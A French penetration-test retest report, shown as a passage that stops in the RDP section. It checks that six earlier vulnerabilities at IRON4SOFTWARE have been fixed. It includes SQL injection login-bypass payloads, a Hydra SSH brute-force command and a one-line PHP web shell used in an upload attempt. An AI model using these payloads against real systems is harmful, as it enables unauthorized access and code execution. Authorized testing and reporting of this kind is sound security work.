DEL-Cyber

Rapport d’attaque post sécurisation

A l’attention de IRON4SOFTWARE

Introduction

Ce document présente un rapport d'attaque post-sécurisation, détaillant les tests de pénétration externe (blackbox) et interne (whitebox) menés sur le périmètre défini par IRON4SOFTWARE. L'objectif principal de ces tests est de réévaluer l'efficacité des mesures de sécurité mises en place par le client suite aux vulnérabilités identifiées lors d'une phase de tests d'intrusion initiale. Il répertorie les découvertes précédemment identifiées et analyse si elles ont été corrigées avec succès.

1.Rapport d'attaque post sécurisation

Document Confidentiel
Le contenu de ce document ne doit pas être divulgué à des sources externes sans accord préalable.

2.Déclaration de confidentialité

Ce document, élaboré par **DEL-Cyber**, est protégé par le droit de la propriété intellectuelle et contient des informations confidentielles. Sa diffusion à des tiers (fournisseurs, partenaires commerciaux ou prestataires) est strictement interdite sans l'accord préalable de DEL-Cyber. Il ne constitue en aucun cas un avis juridique, mais s'inscrit dans le cadre d'un service de conformité.

3.Contacts

Contacts client (nom, titre, média de communication) :
Martin Michel DSI de Iron4software michel.martin@iron4software.com

Contact consultant (nom, titre, média de communication) :
Hupont Damien Pentester junior damien.hupont@del-cyber.com;
Massafra Emilio pentester junior emilio.massafra@del-cyber.com;
Mouly Ludovic pentester junior ludovic.mouly@del-cyber.com

4.Engagement

Le document qui suit concerne le test de pénétration externe effectué en black box et le test de pénétration interne en whitebox sur le périmètre suivant :

Cible dans le périmètre	Description
192.168.1.0/24	Plage réseau

192.168.100.0/24	Plage réseau

L'objectif fixé par le client consiste à réévaluer, après sécurisation, les tentatives d'exploitation des vulnérabilités découvertes lors de la phase initiale de tests d'intrusion.

5.Résumé Exécutif

Pour rappel, le premier test de sécurité Del-Cyber a révélé six failles majeures. Trois sont critiques, deux élevées et une moyennes. L'exploitation combinée de ces failles a simulé une compromission totale du système informatique.

Le second test d'intrusion post-sécurisation, réalisé par DEL-Cyber, confirme que toutes les vulnérabilités identifiées lors de l'évaluation initiale ont été corrigées avec succès. Les actions de durcissement et de sécurisation mises en œuvre ont permis de résoudre l'ensemble des failles, y compris celles de gravité critique, élevée et moyenne.

Cette réussite démontre l'efficacité des mesures correctives et l'engagement d'IRON4SOFTWARE à renforcer la posture de sécurité de son système d'information. Les tests ont confirmé que les accès non autorisés ont été bloqués, les configurations durcies, et les systèmes renforcés contre les tentatives d'exploitation.

DEL-Cyber recommande à IRON4SOFTWARE de maintenir cette vigilance, en poursuivant les efforts de surveillance et en intégrant des cycles réguliers de tests de sécurité pour garantir la pérennité de ces améliorations face à l'évolution des menaces.

6.Découvertes de nouveau testées

Le premier test de pénétration effectué par DEL-Cyber a mené à la découverte de 6 vulnérabilités menaçant la **confidentialité**, l'**intégrité** et la **disponibilité** du système d'information ciblé.
La table ci-jointe détaille les niveaux de sévérité des découvertes.

Sévérité des découvertes				
Critique	Elevée	Moyenne	Faible	Total
3	2	1	0	6

Ci-dessous se trouve la liste des vulnérabilités à nouveau testées dans ce rapport.

n° de la découverte	Niveau de sévérité	Nom de la découverte
1.	Critique	Vulnérabilité LFI - Path Traversal
2.	Critique	Injection SQL
3.	Critique	RDP avec contrôle d'accès inadéquat
4.	Elevé	Elévation de privilège via google updater
5.	Elevé	SSH Brute Force
6.	Moyenne	RCE upload

7.Déroulé du test de pénétration externe BLACKBOX

Cette approche externe en "boîte noire" (**blackbox**) vise à détecter les vulnérabilités découvertes lors du premier PENTEST et à vérifier leur correction.

Le déroulement du test a suivi la méthodologie PTES.

7.1 Reconnaissance du réseau

Un scan ping du réseau 192.168.1.0 ne permet de détecter aucune machine

```
┌──(user㉿user)-[~]
└─$ nmap -sP  192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-22 15:01 CEST
Stats: 0:00:21 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 10.25% done; ETC: 15:04 (0:03:04 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 10.74% done; ETC: 15:04 (0:03:03 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 12.21% done; ETC: 15:04 (0:03:00 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 21.97% done; ETC: 15:04 (0:02:40 remaining)
Stats: 0:00:46 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 22.46% done; ETC: 15:04 (0:02:39 remaining)
Stats: 0:02:27 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 71.78% done; ETC: 15:04 (0:00:58 remaining)
Nmap done: 256 IP addresses (0 hosts up) scanned in 206.29 seconds
```

Un scan du réseau 192.168.100.0 permet de détecter une unique machine up.

```
└─$ nmap -sP  192.168.100.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-22 15:03 CEST
Nmap scan report for 192.168.100.2
Host is up (0.0014s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 28.43 seconds
```

On réalise un scan agressif sur la machine détecté

La machine **192.168.100.2** a le **port 80** ouvert, indiquant qu'une application web intitulée "Iron4Software SARL - Accueil" y est hébergée. Le système d'exploitation est Linux, probablement Ubuntu, mais la version exacte du noyau est inconnue.
Le port 443 semble utilisé mais clos.

192.168.100.2

Address

- 192.168.100.2 (ipv4)

Ports

The 65533 ports scanned but not shown below are in state: **filtered**

- 65533 ports replied with: **no-response**


Port	State (toggle closed [1] | filtered [0])	Service	Reason	Product	Version	Extra info
80/tcp	open	http	syn-ack	Apache httpd	2.4.58	(Ubuntu)
	http-git	192.168.100.2:80/.git/ Git repository found! .git/config matched patterns 'bug' Repository description: Unnamed repository; edit this file 'description' to name the... Remotes:				
	http-cookie-flags	/: PHPSESSID: httponly flag not set				
	http-server-header	Apache/2.4.58 (Ubuntu)				
	http-title	Iron4Software SARL - Accueil				

Remote Operating System Detection

- Used port: **80/tcp** (**open**)
- Used port: **443/tcp** (**closed**)
- OS match: **Linux 4.0** (**90%**)
- OS match: **Linux 2.6.32** (**89%**)
- OS match: **Linux 2.6.32 or 3.10** (**89%**)
- OS match: **Linux 4.4** (**89%**)
- OS match: **Linux 2.6.32 - 2.6.35** (**86%**)
- OS match: **Linux 2.6.32 - 2.6.39** (**85%**)

7.2 Modélisation du réseau

On suppose que la machine 192.168.100.2 est positionnée derrière un routeur/pare-feu.
DEL-Cyber mène une attaque externe en BLACKBOX, comme cela a été indiqué précédemment.



7.3 Exploitation

7.3.1 Injection SQL sur **serveur web Ubuntu (192.168.100.2)**

Nous avons établi une connexion au serveur web. En effet, lors de notre analyse préalable avec la commande **nmap**, nous avions identifié la présence d'un service HTTP actif. Nous avons donc accédé au site en utilisant l'URL http://192.168.100.2.


Bypass de connexion (login.php) via Injection SQL

Formulaire concerné :
page : **/auth/login.php**
champs : username / password

Payloads utilisés pour le login :

username : admin' --
username : ' OR 1=1 --
password : peu importe

Résultat constaté :



La tentative d'accès finit en échec et on a visiblement droit à 5 tentatives maximum. Au delà on se retrouve bloqué durant 5 minutes.

La **découverte n°2** avec une criticité "critique" semble être corrigée pour le formulaire de connexion.
La **découverte n°5** avec une criticité "élevé" semble être corrigée car nous n'avons pas accès au protocole ssh, elle sera testée ultérieurement en whitebox.

7.4 Conclusion du test externe blackbox

Suite à ces blocages, nous ne pouvons plus tester les vulnérabilités précédemment découvertes. Nous allons donc passer en mode **White Box** sur le réseau interne **192.168.1.0/24**.

Pour rappel, le client nous a donné son accord pour cette nouvelle approche.

8.Déroulé du test de pénétration interne WHITEBOX

Cette approche en "boîte blanche" (white box) sur le réseau interne du client **192.168.1.0/24** vise à détecter les vulnérabilités découvertes lors du premier PENTEST et à vérifier leur correction.


Le déroulement du test a suivi la méthodologie PTES.


8.1 Reconnaissance du réseau

Etant donné que nous sommes en **Whitebox**, le client nous a fourni la cartographie des actifs du réseau **192.168.1.0/24** et **192.168.100.0/24.** Nous nous sommes vu affecter une adresse ip en **192.168.1.10** pour le poste Kali.

Nous avons quand même relancé la reconnaissance réseau, cela correspond à la cartographie fournie. Ci-dessous les commandes nmap qui le confirment.

Les deux scan ping suivants confirment qu'il n'y a pas de machine omise par le client.





On réalise un scan plus complet uniquement de 192.168.1.1 et 192.168.1.4

La présence d'un contrôleur de domaine est confirmée sur l'adresse 192.168.1.1, attestée par l'écoute sur les ports **DNS (53)** et **LDAP (389**), ainsi que par la détection d'un Active Directory. Ce contrôleur gère le domaine **IRON4SOFTWARE.LAB**, avec le nom FQDN **DC-IRON.IRON4SOFTWARE.LAB**. Le système d'exploitation de la machine est Windows Server 2019.

192.168.1.1 / DC-IRON.IRON4SOFTWARE.LAB

Address

- 192.168.1.1 (ipv4)
- BC:24:11:E1:9B:82 (mac)

Hostnames

- DC-IRON.IRON4SOFTWARE.LAB (PTR)

Ports

The 65515 ports scanned but not shown below are in state: **filtered**

- 65515 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack	Simple DNS Plus		
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos		server time: 2025-09-22 15:29:59Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: IRON4SOFTWARE.LAB0., Site: Default-First-Site-Name
445	tcp	open	microsoft-ds	syn-ack			
464	tcp	open	kpasswd5	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: IRON4SOFTWARE.LAB0., Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack			

53/tcp → **DNS**
88/tcp → **Kerberos** (authentication Active Directory)
135/tcp → **MS RPC** (communications Windows)
139/tcp → **NetBIOS**
389/tcp → **LDAP** (annuaire Active Directory, non chiffré)
445/tcp → **SMB** (partage fichiers, AD)
464/tcp → **Kerberos kpasswd5**
593/tcp → **RPC over HTTP (ncacn_http)**
636/tcp → **LDAPS** (LDAP chiffré)
3268/tcp → lié à **LDAP**
3269/tcp → lié à **LDAPS**

La machine **192.168.1.4** est membre du domaine IRON4SOFTWARE.

192.168.1.4

Address

- 192.168.1.4 (ipv4)
- BC:24:11:45:CE:E8 (mac)

Ports

The 65530 ports scanned but not shown below are in state: **filtered**

- 65530 ports replied with: **no-response**


Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC
3389	tcp	open	ms-wbt-server	syn-ack	Microsoft Terminal Services
	ssl-cert	Subject: commonName=USER-IRON.IRON4SOFTWARE.LAB Not valid before: 2025-07-31T01:59:24 Not valid after: 2026-01-30T01:59:24			
	rdp-ntlm-info	Target_Name: IRON4SOFTWARE NetBIOS_Domain_Name: IRON4SOFTWARE NetBIOS_Computer_Name: USER-IRON DNS_Domain_Name: IRON4SOFTWARE.LAB DNS_Computer_Name: USER-IRON.IRON4SOFTWARE.LAB DNS_Tree_Name: IRON4SOFTWARE.LAB Product_Version: 10.0.19041 System_Time: 2025-09-22T15:31:22+00:00			
	ssl-date	2025-09-22T15:32:01+00:00; +2s from scanner time.			
5040	tcp	open		syn-ack	
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd
	http-server-header	Microsoft-HTTPAPI/2.0			
	http-title	Not Found			
7680	tcp	open	pando-pub	syn-ack	

135/tcp → **MS RPC** (communications Windows)
3389/tcp → **RDP (Remote Desktop Protocol)** – Bureau à distance
Certificat : `USER-IRON.IRON4SOFTWARE.LAB`

Domaine : `IRON4SOFTWARE.LAB`
Machine : `USER-IRON`
OS : Windows 10/Server 2019 (10.0.19041)
5985/tcp → WinRM (Windows Remote Management)
7680/tcp → Delivery Optimization (partage P2P des mises à jour Windows)

Pour rappel, on a identifié le **serveur web Ubuntu 192.168.100.2** dans la précédente reconnaissance réseau, il est bien présent dans la cartographie donnée.

8.2. Modélisation du réseau



8.3 Exploitation

8.3.1. SSH Brute force sur serveur web Ubuntu (192.168.100.2)

Une attaque par force brute via SSH a été tentée sur le **serveur Ubuntu (192.168.100.2)** en utilisant l'outil **Hydra**. Les listes de mots utilisées pour cette tentative étaient

`top-usernames-shortlist.txt` pour les noms d'utilisateur et `best1050.txt` pour les mots de passe.
On constate que hydra a très rapidement été bloqué.

```
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Common-Credentials/best1050.txt ssh://192.168.100.2 -t 16 -f -vV
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-22 16:55:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17833 login tries (l:17/p:1049), ~1115 tries per task
[DATA] attacking ssh://192.168.100.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.100.2:22
[ERROR] could not connect to ssh://192.168.100.2:22 - Connection refused
```


Le client nous a alerté comme quoi notre ip était bloquée par **fail2ban** comme on peut le constater ci-dessous :

```
user@user:/var/www/html/logs$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 1
|  |- Total failed:     641
|  `- File list:        /var/log/auth.log
`- Actions
   |- Currently banned: 1
   |- Total banned:     4
   `- Banned IP list:   192.168.1.10
```


La **découverte n°5** avec une criticité "élevé" semble être corrigée.


8.3.2. Exécution de code arbitraire via upload de fichier PHP (« **RCE upload** ») sur **serveur web Ubuntu (192.168.100.2)**

Nous avons analysé le site web avec Dirb après que le client nous ait donné accès à l'application. Certaines pages sont détectées mais celles-ci ne sont plus visibles par rapport à premier test d'intrusion.



La répertoire “secure” et "uploads" ne sont pas listable, comme on le constate ci-dessous.






On crée un fichier php assez basique qu’on nomme `shell.php` avec le contenu suivant : `<?php system($_GET["cmd"]); ?>`


La page d’upload est disponible à cette adresse `http://192.168.100.2/secure/tools.php`

En tentant de l'uploader via le formulaire d'upload du site on obtient l'erreur suivante :



Si on tente de le renommer au préalable sans l'extension .php

Autre erreur si on renomme l'extension en .pdf




Cela confirme que la vulnérabilité de type Remote Code Execution n'est désormais plus possible.

La **découverte n°6** avec une criticité **"moyenne"** semble être corrigée.

8.3.3. Vulnérabilité LFI par absence de contrôle du chemin (CWE-22/CWE-98) sur **serveur web Ubuntu (192.168.100.2)**

Sur la page de rapport `http://192.168.100.2/secure/reports.php` il n'est plus possible de mener à terme l'attaque LFI. L'application détecte l'attaque et nous bloque.




La **découverte n°1** avec une criticité **"critique"** semble être corrigée.


8.3.4. RDP exposé avec contrôle d'accès inadéquat sur **client Windows 10 (192.168.1.4)**

Nous avons précédemment vu que le port **rdp 3389** est ouvert sur le client Windows (NMAP).

Le compte "info" et son mot de passe (obtenu par le biais du client) ne permettent plus d'obtenir un accès RDP.



